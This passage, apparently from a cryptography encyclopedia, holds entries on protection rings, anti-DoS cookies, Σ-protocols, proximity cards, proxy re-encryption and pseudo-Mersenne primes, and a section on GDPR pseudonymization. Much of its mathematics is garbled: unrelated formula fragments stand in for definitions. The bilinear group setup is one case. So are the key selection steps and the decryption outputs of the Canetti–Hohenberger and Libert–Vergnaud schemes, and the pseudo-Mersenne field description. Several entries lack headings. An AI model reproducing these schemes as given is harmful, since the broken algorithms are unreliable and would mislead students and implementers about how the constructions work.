Another challenge is that protection rings rely on authorization, and authorization in the current climate is easily bypassed through privilege escalation using social engineering attacks. Beginning in the first decade of the twenty-first century, attackers shifted to social engineering as they found users to be the weakest link. Successful attacks yield valid user credentials that are then permitted to escalate their privileges and use the full range of actions assigned to that user. Protection rings have no way of protecting against this since, at the operating system level, everything appears as it should be.

A third challenge is that protection rings require close alignment of interfaces between the operating system and the hardware drivers, devices, and utilities. This alignment requires dedicated development by worldwide vendors/providers for what amounts to a proprietary-like implementation. Typically, these vendors do not want to invest in "one-off" development efforts because they bring little in return. Thus, the available hardware devices and drivers, as well as software utilities, tend to be extremely limited and thereby limiting the use of a true protection ring implementation.

A final challenge is finding an operating system that uses multiple protection rings due to the other challenges listed above. Using only two protection rings, usually privilege- and user-modes as an example, brings the appearance of having defense-in-depth when in reality it only has one line of defense until you reach the operating system kernel.

Cryptographic protocol

Definition

In the context of cryptography, “protocol” is a shorthand for “cryptographic protocol.” A cryptographic protocol is a distributed algorithm describing precisely the interactions between two or more entities to achieve certain security objectives (Menezes et al., 1997). The entities interact with each other by exchanging messages over private and/or public communication channels.

Important classes of protocols are key exchange protocols or key establishment protocols, challenge–response protocols, identification verification protocols, and zero-knowledge protocols. A more practical example is the Secure Socket Layer (SSL) protocol for establishing a secure communication link between two entities, a client and a server.

Cryptographic protocols are often used as building blocks for constructing cryptographic schemes (or systems). In general, a cryptographic scheme may be composed of several cryptographic algorithms and/or cryptographic protocols.

Synonyms

Anti-DoS cookies

Definition

When establishing a connection in accordance with a protocol, the protocol includes the use of a cookie in a manner such that the protocol does not proceed past a certain point until the server has verified information in a cookie received from the client. The verification requires relatively fewer resources than subsequent steps in the protocol and the cookie exchange occurs before any resource-intensive steps. The purpose is to reduce or eliminate the possibility that an attacker can progress the protocol to the resource-intensive steps on the server a sufficient number of times to perform a denial of service (DoS) attack on the server.

Background

Photuris (Karn and Simpson 1999) is the first well-known protocol to use cookies to prevent a DoS attack.

Application and Theory

Examples of protocols using cookies to help prevent DoS attacks include IPsec (Kaufman 2005; Kent and Seo 2005), Just Fast Keying (JFK) (Aiello et al. 2004), and Photuris (Karn and Simpson 1999). In IPsec, the cookie exchange and verification proceeds the Diffie–Hellman (DH) computation, thus eliminating the expense of a DH computation if the verification fails.

When designing a cookie for use in a protocol, the resources required of the server to verify the cookie must be sufficiently less than the resources used by subsequent steps of the protocol; otherwise, an attacker could perform a DoS attack by sending invalid cookies. The resources may be any resource that can be consumed to cause a DoS attack in the server, such as CPU, memory, and ports. As a result, stateless cookies should be used to avoid consuming resources to maintain state information on the server.

Cookies can also be used to assist in preventing replay attacks by including time-dependent information in the cookie. The incorporation of cookies will add overhead to a protocol and involve either extra messages or additional content in existing messages. By verifying the client, the cookie is confirming reverse network reachability to prevent connections in which the source address has been spoofed in the packets sent to the server.

In the case where an adversary has control of a client and is able to pass the verification step, the use of cookies can assist in limiting the rate at which the adversary can establish connections to the server from a single client through the amount of computation the cookie exchange requires at the client to produce its response. For a legitimate client requesting one or a few connections, the additional computation is feasible. If the client is inititing a DoS attack by attempting to establish a large number of simultaneous connections to the server, the additional computation can decrease the rate at which the connections can be attempted. The effectiveness of this type of defense capability can be improved if the computation required of the client increases based on the number of connections or connection attempts from the client. However, how to successfully adjust the amount of computation is an issue. Without knowing the client’s resources, there is the risk of burdening a legitimate client with few resources and of computation having no noticeable impact on an adversarial client with greater resources. This use of cookies is a method of

incorporating client puzzles to throttle an attacker's connection attempts (Juels and Brainard 1999).

Definition

A Σ-protocol is a particular type of three-message interactive zero-knowledge proof (or argument) of knowledge. The prover sends the first message, followed by a random challenge from the verifier, and concluded with a response from the prover. The protocol is required to satisfy perfect completeness, special soundness, and special honest-verifier zero-knowledge.

Background

The term Σ-protocol was introduced by Cramer in his PhD thesis (Cramer 1997) as a common abstraction of a broad class of interactive proofs. Originally, Σ-protocols were defined based on their form of a three-message interactive proof between a prover and a verifier, both modeled as probabilistic polynomial-time interactive Turing machines. The prover sends the first and third message, keeping the random bits used for computing these messages private, while the verifier sends the second message, which essentially consists of a number of publicly revealed random bits. The term Σ-protocol, however, has become synonymous with the particular type of protocol to which the well-known construction of

Cramer et al. (1994) applies. The efficient zero-knowledge (or, witness-hiding) identification protocols due to Fiat-Shamir (1987), Guillou-Quisquater (1988), Schnorr (1991), and Okamoto (1993) are prominent instances of Σ-protocols. Many more instances and even classes of basic Σ-protocols are known in the literature, covering all kinds of cryptographic (number-theoretic) settings.

Theory

A Σ-protocol is defined with respect to a given binary relation $R = \{(v; w)\} \subseteq V \times W$. Relation R can generally be thought of as an NP-relation, which means that given instance v and *witness* w, it can be verified in time polynomial in the size of v whether $(v; w) \in R$ holds. In other words, the corresponding language $L_R = \{v : \exists_w (v; w) \in R\}$ is in *NP*, the well-known class of nondeterministic polynomial-time languages.

A Σ-protocol for a given relation R is a protocol between a prover P and a verifier V of the following form. Instance v is common input to P and V, while witness w is a private input to P. The prover basically starts by sending the verifier an *announcement* a, which usually comprises a commitment to a random nonce. The verifier then sends the prover a random *challenge* c, to which the prover replies with the proper *response* r. The verifier checks the *conversation* $(a; c; r)$ against a deterministic polynomial-time predicate ϕ, and if this check succeeds $(a; c; r)$ is said to be *accepting*.

A Σ-protocol for relation R is required to satisfy the following three properties (Schoenmakers 2004): (1) *Perfect completeness*, which means that if P and V follow the protocol, then V always accepts; (2) *Special soundness*, which says that for any $v \in V$ and any pair of accepting conversations $(a; c; r)$ and $(a; c'; r')$ with $c \neq c'$, one can efficiently extract a witness w such that $(v; w) \in R$; and (3) *Special honest-verifier (perfect) zero-knowledge*, which means one can efficiently simulate conversations $(a; c; r)$ between honest P and V given any $v \in V$ and any fixed challenge c. The latter property can be stated more formally as the existence of a probabilistic polynomial-time *simulator* S which for given $v \in L_R$ and c produces conversations $(a; c; r)$ perfectly indistinguishable from conversations between honest P and V with common input v, where P uses

any witness w with $(v; w) \in R$ and V uses challenge c. Perfect indistinguishability means that the probability distributions are identical. For $v \in V/L_R$, simulator S is just required to produce an arbitrary accepting conversation $(a; c; r)$.

A simple example is Schnorr's identification protocol. An instance $v = (g, p, y)$ consists of a generator g of an abstract group of prime order p and $y \in \langle g \rangle$, and the corresponding witness is $w = \log_g y$. The prover sends announcement $a = g^u$ for $u \in_R \mathbb{Z}_p$ to the verifier. The verifier replies with a challenge $c \in_R \mathbb{Z}_p$. Finally, the prover sends the response $r = u + cw \bmod p$, and the verifier checks that $g^r = ay^c$ holds. Perfect completeness evidently holds. Special soundness holds because if $g^r = ay^c$ and $g^{r'} = ay^{c'}$ holds, then $\log_g y = (r - r')/(c - c')$, using $c \neq c'$; hence, witness w can be computed efficiently from r, r', c, c'. Finally, special honest-verifier (perfect) zero-knowledge holds because the simulator may simply generate conversations $(a; c; r)$ for given challenge c by picking $r \in_R \mathbb{Z}_p$ and setting $a = g^r y^{-c}$.

If the challenges are chosen from an exponentially large set, the special soundness property implies that a Σ-protocol is a *proof of knowledge*. This ensures that a cheating prover cannot succeed with a significant probability of success unless it knows a valid witness for v. The zero-knowledge property demanded from a Σ-protocol is rather weak—covering honest verifiers only—but this ensures that Σ-protocols behave nicely under many types of composition (Chaum and Pedersen 1993; Cramer et al. 1994). Moreover, there are several techniques to transform a Σ-protocol into a protocol withstanding arbitrarily cheating verifiers. For instance, the Fiat–Shamir technique (Fiat and Shamir 1987) is to replace the randomly chosen challenge c with a cryptographic hash H applied to message a and further input values; this makes the entire protocol noninteractive and provably secure in the random oracle model. When applied to the identification protocols of Fiat and Shamir (1987), Guillou and Quisquater (1988), and Schnorr (1991), one gets the corresponding signature schemes (using the message to be signed as an input to H as well).

Applications

Routine use of Σ-protocols is made to obtain efficient zero-knowledge proofs in many advanced cryptographic schemes. The zero-knowledge proofs are often used to ensure honest behavior of parties running a protocol. Using the basic techniques for monotone compositions (including AND/OR/threshold-compositions) of Cramer et al. (1994), for EQ-composition of Chaum and Pedersen (1993), and further basic techniques (for instance, Brands 1997; Cramer and Damgård 1998), succinct proofs for many relations (or statements) of interest can be rendered. Commonly, these proofs are made noninteractive using the Fiat–Shamir technique or generalizations thereof (Abdalla et al. 2002).

Definition

Proximity cards are contactless cards standardized according to ISO/IEC 14443 (n.d.).

Background

The communication between a PCD (Proximity Coupling Device; aka a reader) and a PICC (= Proximity Integrated Circuit Card) is performed using an electromagnetic field coupling between the reader and the card. The coupling is used for both powering the PICC by the PCD and for the data exchange between the PICC and the PCD.

Proximity cards can only be read in close proximity to the reader (typically up to 7.5 cm). They operate with a 13.56 MHz RF field.

The NFC harmonization (NFC entry) encompasses the Proximity cards compatibility.

Applications

Typical applications of Proximity cards are ticketing, identification, authentication, payment, access control, etc. For example, proximity cards

are used for the contactless automated fare collection in public transportation (e.g., the Oyster card in the London Underground). MIFARE cards, PayPass credit cards, and LEGIC cards are examples of Proximity cards.

Bilinear Groups

Let $\mathcal{G}$ be an algorithm that takes as input a security parameter λ and outputs a tuple $(1+\alpha)\mathbb{E}[L]$, where $\mathbb{D}$ and $\mathbb{Z}_n$ are multiplicative cyclic groups of prime order p, and $s_{t+\tau} + s_t = s_{t+\delta}$ is a map that possesses the following properties:

- *Bilinearity*. $e(g^a, h^b) = e(g, h)^{ab}$ for all $D_i = g^{r_i}$ and $a, b \in \mathbb{Z}_p^*$.
- *Non-degeneracy*. $e(g, h) \neq 1$ whenever $t := \overline{a} \cdot \overline{b}$.
- *Computable*. efficient computability for any input pair.

We refer to the tuple $(1+\alpha)\mathbb{E}[L]$ as a *bilinear group*.

Strong One-Time Signature

A signature scheme consists of three probabilistic polynomial time (PPT) algorithms SIG = (SGen, Sign, Verf). The key generation algorithm SGen(1^λ) outputs a signing/verification key pair (sk_s, vk_s). The signing algorithm Sign(sk_s, m) taking sk_s and a message m as input outputs a signature sg. The verification algorithm Verf(vk_s, m, sg), taking vk_s, m, and sg as input, returns $b \in \{0, 1\}$. For correctness, we require that for any valid message m, (sk_s, vk_s) $\leftarrow$ SGen(1^λ) and $sg \leftarrow$ Sign(sk_s, m), Verf(vk_s, m, sg) = 1 with overwhelming probability. SIG is called *strong one-time*, if for any PPT adversary A, the advantage

$\mathbf{Adv}^{\mathtt{str-ot}}_{\mathsf{SIG},A}(\lambda) := \Pr[\ (sk_s, vk_s) \leftarrow \mathsf{SGen}(1^\lambda),\ m \leftarrow A(vk_s),\ sg \leftarrow \mathsf{Sign}(sk_s, m),\ (m', sg') \leftarrow A(sg)\colon W(x_i) = U(x_i) \cdot V(x_i)\,,\ i = 0, 1, \ldots, 2k-2.$ is negligible.

Background

Proxy re-encryption (PRE), introduced by Blaze et al. (1998), allows a semi-trust proxy, who is given a re-encryption key $rk_{A,B}$, to transform a ciphertext under the public key pk_A of Alice (the delegator) into another ciphertext under the public key pk_B of Bob (the delegatee). The proxy, however, learns nothing about the underlying messages encrypted. PRE has many interesting applications, such as distributed file systems, outsourced filtering of encrypted spam, and access control over network storage (Ateniese et al., 2005, 2006).

Bidirectional vs. unidirectional. According to the direction of transformation, PRE can be classified into *unidirectional* PRE and *bidirectional* PRE (Ivan and Dodis, 2003). In unidirectional PREs, the proxy given a re-encryption key $rk_{A,B}$ can only transform ciphertexts from Alice to Bob, and not vice versa, and ciphertexts under the public key pk_B of Bob remain secure even given the private key sk_A of Alice and the re-encryption key $rk_{A,B}$. In bidirectional PREs, the proxy given a re-encryption key $rk_{A,B}$ can transform ciphertexts under pk_A into ciphertexts under pk_B*and vice versa*. For such schemes the re-encryption key $rk_{A,B}$ is necessarily a function of both the private key sk_A of Alice and the private key sk_B of Bob. As opposed to bidirectional PREs, the re-encryption key generation algorithm in a unidirectional PRE takes as input the key pair (pk_A, sk_A) of the delegator and only the public key pk_B of the delegatee. Unidirectional PRE usually gains the advantage over bidirectional PRE, and any unidirectional scheme can be easily transformed to a bidirectional one by running the former in both directions.

Single hop vs. multiple hops. Given the re-encryption key $rk_{A,B}$, the proxy can transform a ciphertext c_A under pk_A to a ciphertext c_B under pk_B. Suppose the proxy also obtains the re-encryption key $rk_{B,C}$ that allows her to transform ciphertexts under Bob's public key pk_B to ciphertexts under the public key pk_C of Charlie. If a PRE scheme allows the proxy to transform ciphertext c_B, which has already been re-encrypted once, to a ciphertext c_C under Charlie's public key pk_C using the re-encryption key $rk_{B,C}$, then we say that the PRE scheme allows two "hops." In a similar manner, one can consider multiple hops of re-

encryptions. Such a scheme is termed “multi-hop” as opposed to a “single-hop” scheme (which does not allow re-encryptions of already re-encrypted ciphertexts). Accordingly, PRE can also be categorized into *multi-hop* PRE, in which the ciphertexts can be transformed from Alice to Bob and then to Charlie and so on, and *single-hop* PRE, in which the ciphertexts can only be transformed once (Ateniese et al., 2005, 2006). A multi-hop PRE will be more desirable than a single-hop PRE in practice as it provides the flexibility of re-delegation, that is, the delegatee can re-delegate the ciphertexts to another users.

Multi-hop Bidirectional PRE

In their seminal paper, Blaze et al. (1998) proposed the first bidirectional PRE scheme. In NDSS 2005, Ateniese et al. (2005, 2006) proposed several single-hop unidirectional PRE schemes. All of these schemes are only secure against chosen-plaintext attacks (CPA). However, applications often require security against chosen-ciphertext attacks (CCA). To fill this gap, in ACM CCS 2007, Canetti and Hohenberger (2007) presented a novel multi-hop bidirectional PRE scheme and proved its CCA security in the standard model. The idea behind their construction begins with the (Canetti et al., 2004) paradigm for transforming any selective-identity, CPA-secure identity-based encryption (IBE) scheme into a CCA-secure cryptosystem. We now describe the scheme in Canetti and Hohenberger (2007):

- GlobalSetup(κ). Given a security parameter κ, the global setup algorithm runs $\mathcal{O}(1)$ to obtain a bilinear group $(1+\alpha)\mathbb{E}[L]$. Then, it chooses $g, u, v, h \in \mathbb{G}$ uniformly at random, a universal one-way hash function $H : \{0,1\}^* \to \mathbb{G}$, and a strong one-time signature scheme SIG = (SGen, Sign, Verf). For simplicity, the description below assumes that verification keys of the one-time signature are encoded as elements from $\mathbb{Z}_q^*$. In practice, such verification keys are typically much longer than $|p|$, and a collision-resistant hash function should be applied to map them onto $\mathbb{Z}_q^*$. The global parameters are published as

  $$pp = (p, \mathbb{G}, \mathbb{G}_T, e, g, u, v, h, H, \mathsf{SIG}).$$

  For brevity, we assume that *pp* is implicitly included in the input of the following algorithms:

- KeyGen(*pp*). The key generation algorithm takes as input the global parameters $pp = (p, \mathbb{G}, \mathbb{G}_T, e, g, u, v, h, H, \mathsf{SIG})$. It generates a

public/private key pair ($pk = g^x$, $sk = x$), where $x \in \mathbb{F}_q^n$ is chosen uniformly at random. We denote by (pk_i, sk_i) the key pair of user *i* and by (pk_j, sk_j) the key pair of user *j*.

- ReKeyGen(sk_i, sk_j). The re-encryption key generation algorithm takes as input user *i*'s private key $sk_i = x_i$ and user *j*'s private key $sk_j = x_j$. It outputs a re-encryption key $rk_{i \leftrightarrow j} = x_j / x_i$.
- Encrypt(pk, m). Given a user's public key pk and a message $m \in \mathbb{G}_T$, the encryption algorithm proceeds as follows:
  - Select a one-time signature verification/signing key pair as $M = D(PrivKey, C)$ . . Set $C_1 = svk$.
  - Select a random $e \in \mathbb{F}_q^n$, and compute $C_2 = pk^r$, $C_3 = m \cdot e(g, H(svk))^r$, $C_4 = h^r$, $C_5 = (u^{svk} \cdot v)^r$.
  - Generate a one-time signature σ = Sign(ssk, (C_3, C_4, C_5)) on the tuple (C_3, C_4, C_5).
  - Output the ciphertext $CT = (C_1 = svk, C_2, C_3, C_4, C_5, \sigma)$.
- ReEncrypt $(rk_{i \leftrightarrow j}, CT_i)$. On input a re-encryption key $rk_{i \leftrightarrow j} = x_j / x_i$, and a ciphertext $CT_i = (C_1 = svk, C_2, C_3, C_4, C_5, \sigma)$ under user *i*'s public key pk_i, re-encrypt the ciphertext to be under user *j*'s public key pk_j as:
  - Check if Verf(svk, (C_3, C_4, C_5), σ) = 1, $e(C_2, u^{svk} \cdot v) = e(pk_i, C_5)$ and $e(C_2, h) = e(pk_i, C_4)$. If not, output $\perp$.
  - Compute $C_2' = C_2^{rk_{i \leftrightarrow j}} = g^{(x_i r)(x_j / x_i)} = g^{x_j r}$, and output the ciphertext $CT_j = (C_1, C_2', C_3, C_4, C_5, \sigma)$ under user *j*'s public key.
- Decrypt(sk, CT). Given a user's private key sk and a ciphertext $CT = (C_1 = svk, C_2, C_3, C_4, C_5, \sigma)$ under the user's public key $pk = g^{sk}$, the decryption algorithm proceeds as follows:
  - Check if Verf(svk, (C_3, C_4, C_5), σ) = 1, $e(C_2, u^{svk} \cdot v) = e(pk, C_5)$ and $e(C_2, h) = e(pk, C_4)$. If not, output $\perp$.
  - Output the message $m = C_3 / e(C_2, H(svk))^{1/sk}$.

Single-Hop Unidirectional PRE

In PKC 2008, Libert and Vergnaud (2008b, 2011) proposed the first CCA-secure single-hop unidirectional PRE scheme in the standard model. Like the Canetti-Hohenberger construction (Canetti and Hohenberger, 2007), their scheme uses a strong one-time signature to tie several ciphertext components altogether and offer a safeguard against chosen-ciphertext attacks in the fashion of Canetti et al. (2004). We now describe the scheme in Libert and Vergnaud (2008b, 2011):

- GlobalSetup(κ). Given a security parameter κ, the global setup algorithm runs $\mathcal{O}(1)$ to obtain a bilinear group $(1+\alpha)\mathbb{E}[L]$. Then, it chooses $g, u, v \in \mathbb{G}$ uniformly at random and a strong one-time signature scheme SIG = (SGen, Sign, Verf). For simplicity, the description below assumes that verification keys of the one-time signature are encoded as elements from $\mathbb{Z}_q^*$. In practice, such verification keys are typically much longer than $|p|$, and a collision-resistant hash function should be applied to map them onto $\mathbb{Z}_q^*$. The global parameters are published as

  $$pp = (p, \mathbb{G}, \mathbb{G}_T, e, g, u, v, \mathsf{SIG}).$$

  For brevity, we assume that *pp* is implicitly included in the input of the following algorithms:
- KeyGen(*pp*). The key generation algorithm takes as input the global parameters $pp = (p, \mathbb{G}, \mathbb{G}_T, e, g, u, v, \mathsf{SIG})$. It generates a public/private key pair ($pk = g^x$, $sk = x$), where $x \in \mathbb{F}_q^n$ is chosen uniformly at random. We denote by (pk_i, sk_i) the key pair of user *i* and by (pk_j, sk_j) the key pair of user *j*.
- ReKeyGen(sk_i, pk_j). The re-encryption key generation algorithm takes as input user *i*'s private key $sk_i = x_i$ and user *j*'s public key $\mathrm{Tr}(a) = 1$. It outputs a re-encryption key $rk_{i \to j} = pk_j^{1/x_i} = g^{x_j/x_i}$.
- Enc_1(*pk*, *m*). Given a user's public key *pk* and a message $m \in \mathbb{G}_T$, this encryption algorithm proceeds as follows:
  - Select a one-time signature verification/signing key pair as $M = D\left(PrivKey, C\right)$ . . Set $C_1 = svk$.
  - Choose $\#E(\mathbb{F}_{q^n})$ uniformly at random, and compute $C_2' = pk^t,\ C_2'' = g^{1/t},\ C_2''' = pk^{rt},\ C_3 = m \cdot e(g,g)^r,\ C_4 = (u^{svk} \cdot v)^r$.
  - Generate a one-time signature $\sigma = \mathsf{Sign}(ssk, (C_3, C_4))$ on the tuple (C_3, C_4).

– Output a first-level ciphertext $CT = (C_1 = svk, C_2', C_2'', C_2''', C_3, C_4, \sigma)$ that cannot be re-encrypted for another party.

- $\mathsf{Enc}_2(pk, m)$. Given a user's public key *pk* and a message $m \in \mathbb{G}_T$, this encryption algorithm proceeds as follows:
  – Select a one-time signature verification/signing key pair as $M = D\left(PrivKey, C\right)$ . . Set $C_1 = svk$.
  – Select a random $e \in \mathbb{F}_q^n$ and compute $C_2 = pk^r$, $C_3 = m \cdot e(g, g)^r$, $C_4 = (u^{svk} \cdot v)^r$.
  – Generate a one-time signature $\sigma = \mathsf{Sign}(ssk, (C_3, C_4))$ on the tuple (C_3, C_4).
  – Output a second-level ciphertext $CT = (C_1 = svk, C_2, C_3, C_4, \sigma)$ that can be re-encrypted into a first-level one (intended for a possibly different receiver) using the suitable re-encryption key.
- ReEncrypt $y = g^a \in \mathbb{Z}_p^*$. On input a re-encryption key $rk_{i \to j} = g^{x_j / x_i}$ and a second-level ciphertext $CT_i = (C_1 = svk, C_2, C_3, C_4, \sigma)$ under user *i*'s public key $pk_i = g^{x_i}$, re-encrypt the ciphertext to be a first-level ciphertext under user *j*'s public key $\mathrm{Tr}(a) = 1$ as:
  – Check if $\mathsf{Verf}(svk, (C_3, C_4), \sigma) = 1$ and $e(C_2, u^{svk} \cdot v) = e(pk_i, C_4)$. If not, output $\perp$.
  – Pick $g_2^4 g_1^4 g_0^4$ uniformly at random, and compute $C_2' = pk_i^t,\ C_2'' = (rk_{i \to j})^{1/t},\ C_2''' = C_2^t$. Note that, let $C_2 = pk_i^r$, then we have $C_2' = pk_j^{\tilde{t}},\ C_2'' = g^{1/\tilde{t}},\ C_2''' = pk_j^{r\tilde{t}}$, where $o_j = \alpha \cdot c_j'$.
  – Output the second-level ciphertext $CT_j = (C_1, C_2's, C_2'', C_2''', C_3, C_4, \sigma)$ under user *j*'s public key pk_j.
- $\mathsf{Dec}_1(sk, CT)$. Given a user's private key *sk* and a first-level ciphertext $CT = (C_1 = svk, C_2', C_2'', C_2''', C_3, C_4, \sigma)$ under the user's public key $pk = g^{sk}$, this decryption algorithm proceeds as follows:
  – Check if $\mathsf{Verf}(svk, (C_3, C_4), \sigma) = 1$, $\mathrm{MAC}_K\left(x'\right) = g\left(H_t'\right)$, and $e(C_2''', u^{svk} \cdot v) = e(C_2', C_4)$. If not, output $\perp$.
  – Output the message $C_i = g^{a\lambda_i} \cdot H(\rho(i))^{-r_i}$.
- $\mathsf{Dec}_2(sk, CT)$. Given a user's private key *sk* and a second-level ciphertext $CT = (C_1 = svk, C_2, C_3, C_4, \sigma)$ under the user's public key $pk = g^{sk}$, this decryption algorithm proceeds as follows:

– Check if $\mathsf{Verf}(svk, (C_3, C_4), \sigma) = 1$ and $e(C_2, u^{svk} \cdot v) = e(pk, C_4)$. If not, output $\perp$.
– Output the message $m = C_3 / e(C_2, g)^{1/sk}$.

As noted in Gentry (2009), multi-hop unidirectional PRE schemes can be obtained from any fully homomorphic encryption (FHE) scheme (Gentry, 2009). However, the resulting PRE schemes cannot satisfy CCA security. CCA-secure multi-hop unidirectional PRE schemes are considered in Lai et al. (2018, 2020) and Fan and Liu (2019).

More on Proxy Re-encryption

Some variants of PRE have been studied in the literature. Libert and Vergnaud (2008a) proposed a traceable proxy re-encryption system, in which a proxy that leaks its re-encryption key can be identified by the delegator. Ateniese et al. (2009) introduced the notion of key-private proxy re-encryption, which can protect the anonymity of the sender and receiver's identities. Conditional proxy re-encryption was introduced (Weng et al., 2009; Tang, 2008) to enable fine-grained control on the proxy's delegation right. Proxy re-encryption has also been studied in the identity-based settings, e.g., Green and Ateniese (2007) and Chu and Tzeng (2007). Functional re-encryption (Chandran et al., 2012, 2014), for a public key encryption scheme and a function F with n possible outputs, can transform an encryption of a message m under an "input public key" pk into an encryption of the same message m under one of the n output public keys, namely, the public key index by $F(m)$.

Open Problems and Future Directions

All existing security proofs for PRE only show *selective* security, where the adversary must first declare the users it wants to corrupt. A more meaningful notion would be *adaptive* security, where the adversary is allowed to corrupt users at any time during the game. Jafargholi et al. (2017) proposed a framework that in some cases allows to give adaptive security proofs for schemes which were previously only known to be selectively secure. Fuchsbauer et al. (2019) applied the (Jafargholi et al., 2017) framework to obtain adaptively secure PREs. However, their schemes only satisfy CPA security. In the future, it will be interesting to find adaptively secure PREs for multi-hop/single-hop unidirectional/bidirectional CCA-secure PREs.

Pseudo-Mersenne Prime

Jerome A. Solinas[129] ✉
(129) National Security Agency, Ft Meade, Savage, MD, USA

✉ **Jerome A. Solinas**
Email: jasolin@orion.ncsc.mil

Definition

Pseudo-Mersenne Prime is a *prime* of the form

$$p = 2^m - k,$$

where k is an integer for which

$$0 < |k| < 2^{\lfloor m/2 \rfloor}$$

If $k = 1$, then p is a *Mersenne prime* (and m must necessarily be a prime). If $k = -1$, then p is called a *Fermat prime* (and m must necessarily be a power of two).

Applications

Pseudo-Mersenne primes are useful in *public-key cryptography* because they admit fast modular reduction (modular arithmetic) similar to Mersenne primes. If n is a positive integer less than p^2, then n can be written as

$$n = u \cdot 2^{2m} + a \cdot 2^m + b,$$

where $u = 0$ or 1 and a and b are nonnegative integers less than 2^m. (It is only rarely true that $u = 1$, and never true if $k > 0$.) Then

$$n \equiv u \cdot k^2 + a \cdot k + b \pmod{p}.$$

Repeating this substitution a few times will yield *n* modulo *p*. This method of modular reduction requires a small number of additions and subtractions rather than the usual integer division step.

This method works best when *m* is a multiple of the word size of the machine being used and *k* is expressible in one machine word. Thus the first recorded use of pseudo-Mersenne primes in *elliptic curve cryptography* (Crandall 1992) specifies that $\beta^{q^m} \equiv \beta$.

Pseudo-Mersenne primes have been used in the construction of *optimal extension fields*. These are *fields* of the form $E/\mathbb{F}_q$ where *p* is a pseudo-Mersenne prime of single word size (e.g., 2^{32}–5) and *α* is a root of an irreducible binomial equation $x^n - b$ over $|/$. Optimal extension fields are efficient fields for elliptic curve cryptography because the algebraic operations can be carried out using single-precision arithmetic modulo a pseudo-Mersenne prime (Bailey and Christof Paar 1998).

Definition

Sequences which obey the three Golomb's randomness postulates (Golomb 1967) are usually called pseudo-noise sequences (PN-sequences). The primary example of such sequences are the maximal-length linear sequences, i.e., the *m*-sequences.

Pseudonymization (According to GDPR)

Sergio Barezzani[131] ✉
(131) Dipartimento di Informatica, Università degli Studi di Milano, Milan, Italy

✉ **Sergio Barezzani**
Email: sergio.barezzani@unimi.it

Definition

Several definitions of pseudonymization are available. According to the General Data Protection Regulation (GDPR) (European Parliament and Council 2016) Art. 4, pseudonymization is defined as: “the processing of personal data in such a manner that the personal data can no longer be attributed to a specific data subject without the use of additional information, provided that such additional information is kept separately and is subject to technical and organisational measures to ensure that the personal data are not attributed to an identified or identifiable natural person.”

Background

According to the GDPR, the controller shall preventively assess data subject risks and define adequate technical and organizational measures in order to protect data subject rights. At the same time, the controller has to preserve the utility of such data in consideration of the processing purposes. In this context, topics such as pseudonymization and anonymization may have paramount importance. Anonymization aims to irreversibly remove

the association of data in a dataset and the identity of the data subject. Pseudonymization plays a major role in the GDPR since it can reduce the risk that information in a dataset is associated to the identity of a data subject, creating a new association by means of a pseudonym, provided that adequate measures are adopted to prevent unauthorized reidentification. Pseudonymization is therefore an important measure that a controller should consider to protect data subject rights but at the same time preserving the utility of the information content that a dataset offers. An evidence of the importance of pseudonymization in the GDPR is that it is explicitly mentioned (together with data encryption) in several parts of the regulation, as an example, in Art. 25 (data protection by design and by default) and in Art. 32 (security of processing).

Theory

In recital 26 of the GDPR anonymization is mentioned in the following context: “The principles of data protection should therefore not apply to anonymous information, namely information which does not relate to an identified or identifiable natural person or to personal data rendered anonymous in such a manner that the data subject is not or no longer identifiable.” Anonymization might be an interesting approach in some contexts; however, several topics shall be carefully considered such as: is the resulting dataset still adequate to fulfill the data processing purposes? Moreover, are there reidentification risks? An interesting source of information about anonymization robustness is Opinion 05/2014 by Article 29 Working Party (WP29) where the following criteria are considered: singling out an individual, linkability of records, inference (Article 29 Working Party 2014). Interestingly in the same opinion, WP29 performs a similar analysis of the robustness for pseudonymization, stressing out that it is not a method of anonymization. According to the definition in Art. 4 of the GDPR, pseudonymization is a process that might allow to mitigate the risk of linkability of personal data in a dataset to the identity of a data subject; however (differently from anonymization), the ability to attribute personal data to a natural person shall not be completely lost, and it should still be possible by means of additional information, provided that adequate technical and organizational measures are in place. Pseudonymization is therefore useful to prevent a trivial identification of a data subject within a

dataset, but (at the same time) it also measure that allows to maintain a coherence of the information gathered about an individual for data processing purposes. A potential scenario might be the case of research activities to be carried out on health data of a set of patients affected by a given disease. It is of paramount importance to protect the identity of the patients, but at the same time: sharing clinical information with several researchers might be invaluable to shorten the time needed for a scientific breakthrough. The importance of pseudonymization is not only testified by its relevance in the GDPR but also by its role in international standards, as an example: ISO 25237:2017 Health informatics – Pseudonymization (ISO 2017).

A toy example to show a few basic concepts underpinning pseudonymization is the following: let assume to collect information about five natural persons in a dataset; in this simple case, the dataset is a table storing a single record for each data subject. Let also assume that in each record, there is a personal identifier, meaning an information with a close relationship with a natural person that might allow to identify directly or indirectly a data subject. A key element to introduce is the pseudonym: data that cannot be attributed to any data subject without additional information. Different techniques are available to generate pseudonyms (offering different data protection levels), as an example: a pseudonym could be trivially a number corresponding to the order of the record in the table, or it could be a randomly generated number (several other choices are available). Let assume five pseudonyms have been generated, a following step would consist in creating a new table to map the pseudonyms to the five personal identifiers (as an example, names) that are going to be replaced. The result is a “pseudonym mapping table” that in this example represents what in Art. 4 of the GDPR is referred to as the “additional information” that may allow to attribute information in the dataset to a data subject. As stated in Art. 4, the pseudonym mapping table data should be stored separately from the pseudonymized data, and the controller shall identify and apply technical and organizational measures to prevent that personal data are attributed to data subjects (as an example, by restricting access to the pseudonym mapping table). A following step in this toy example would be to replace the personal identifier (as an example, the name) in each one of the five records with the pseudonym already stored in the pseudonym mapping table. The resulting pseudonymized table would still store five records,

where each record would have the personal identifier replaced by a pseudonym. The described example is a simplified case: pseudonymization is a more complex topic, and there are several pseudonymization techniques that could be deployed (ENISA 2022). The most appropriate approach to pseudonymization shall be defined on a case-by-case basis considering several topics such as:

- The pseudonymization scenario considered based on the roles assigned to the stakeholders (as an example, the controller might be also the pseudonymization entity or else the controller might rely on another entity involved in the pseudonymization process).
- The techniques employed to generate the pseudonyms (as an example: random generation of the pseudonym rather than rely on cryptographic hash functions or other cryptographic techniques).
- The pseudonymization policies adopted (as an example: deterministic, document randomized, fully randomized pseudonymization).

